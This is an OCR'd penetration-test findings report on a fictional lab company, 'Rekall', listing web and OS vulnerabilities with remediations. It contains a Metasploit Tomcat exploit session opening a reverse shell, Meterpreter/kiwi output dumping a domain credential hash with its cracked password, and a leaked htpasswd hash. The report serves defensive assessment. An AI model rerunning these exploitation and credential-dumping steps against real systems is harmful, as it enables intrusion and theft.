
Images	 
Affected Hosts	
Remediation	Enhanced Input validation. Use appropriate response headers. Encode data on output. Enhanced integration test cases. Add peer reviews as part of development practices.

Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Successfully uploaded malicious scripts on multiple sections of Memory-Planner.php
Images	
Affected Hosts	

Remediation	Use a database instead of the web server file system,. Use whitelisting to verified files. Use dynamic path concatenation. Enhanced integration test cases. Add peer reviews as part of development practices.



Vulnerability 3	Findings
Title	Command injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Successful appended commands to various fields
Images	  
Affected Hosts	
Remediation	Enhanced input validation. Use principle of least privilege. Update and patch applications. Enhanced integration test cases. Add peer reviews as part of development practices.


Vulnerability 4	Findings
Title	Apache Tomcat Remote code execution vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS

Risk Rating	Critical
Description	Successful exploitation of Apache Tomcat vulnerability for remote code execution.
Images	
Affected Hosts	192.168.13.10
Remediation	Schedule regular updates for the Applications and the Operating System.



```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:hos
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.24.45.193:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.24.45.193:4444 -> 192.168.13.10:58170 ) at 2025-0

ls
LICENSE
NOTICE
RELEASE-NOTES
```

Vulnerability 5	Findings
Title	Shellshock Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Successful exploitation of Shellshock that resulted in gaining a shell at root level




Images	 
Affected Hosts	192.168.13.11
Remediation	Schedule regular updates for the Applications and the Operating System.

Vulnerability 6	Findings
Title	Kiwi Credential Dump
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After gaining a Meterpreter shell we successfully dumped different user credentials using kiwi. The hash dump was decoded giving us the user credentials
Images	 [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:65428) at 2025-03-09 17:57:03 meterpreter > load kiwi Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632 * Iteration is set to default (10240) [NL$1 - 3/9/2025 2:58:37 PM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec5c69526f501d5d461315b Use john to crack the hash which reveals password Changeme!
Affected Hosts	172.22.117.20
Remediation	Keep Windows up to date Salt Password hashes Least privilege Network segmentation


Vulnerability 7	Findings
Title	Sensitive Data Exposure (Windows)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium

Description	Sensitive data was found in the github page of the company
Images	found https://github.com/totalrekall/site/ in file site/blob/main/xampp.users found: trivera*:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0*   4d7b34970584a518c876bc2ed64f6
Affected Hosts	172.22.117.20
Remediation	As part of the github merge there should be a check for any type of sensitive information. Git provide automatic tooling to search automatically through the code.




Vulnerability 8	**Findings**
Title	FTP Anonymous login
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	After discovering that ftp port was open, we successfully login as an anonymous user.

Images	  
Affected Hosts	172.22.117.20
Remediation	Disable anonymous authentication on FTP

Vulnerability 9	Findings
Title	Sensitive Data in Windows Public directory
Type (Web app / Linux OS / WIndows OS)	Windows OS

Risk Rating	Medium
Description	Sensitive information was discovered in a Windows Public directory
Images	
Affected Hosts	172.22.117.20
Remediation	Never store sensitive data in public directories. Password protect sensitive files.

Vulnerability 10	Findings
Title	SLMail pop3d Exploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After discovering the version of SLmail to be pop3d we successfully deployed a Metasploit module and establish a session on the host machine

Images	  
Affected Hosts	172.22.117.20
Remediation	Restrict access to port 110. Disable SLMail as it is an outdated service.

Vulnerability 11	Findings



Title	Open Source Data Exposure
Type (Web app / Linux OS / WIndows OS)	Linux OS Web App
Risk Rating	Medium
Description	We found confidential information when getting the Dosier and crts.sh
Images	

```
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
```

Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	
16936726274	2025-02-25	2025-02-25	2025-05-26	totalrekall.xyz	tot ww
15936381202	2024-12-30	2024-12-30	2025-03-30	totalrekall.xyz	tot ww
15923754628	2024-12-29	2024-10-30	2025-01-28	totalrekall.xyz	tot ww
15918948802	2024-12-28	2024-12-28	2025-03-28	totalrekall.xyz	tot ww
15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	tot ww
13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	tot ww
13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	tot ww
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	ww
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	tot
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	fla
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	fla
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	tot

Affected Hosts	
Remediation	Ensure any public information about the company does not contain any confidential information.

Vulnerability 12	Findings
Title	Sensitive Data left on raw html and response headers
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Using developer tools we found sensitive information on the response header in About-Rekall.php. Also inspecting the raw HTML of Login.php we found admin credentials.
Images	 
Affected Hosts	
Remediation	Enhanced code reviews and add automatic tooling to verify source code. Verify raw html pages for any confidential information. Also verify response headers do not contained any confidential information.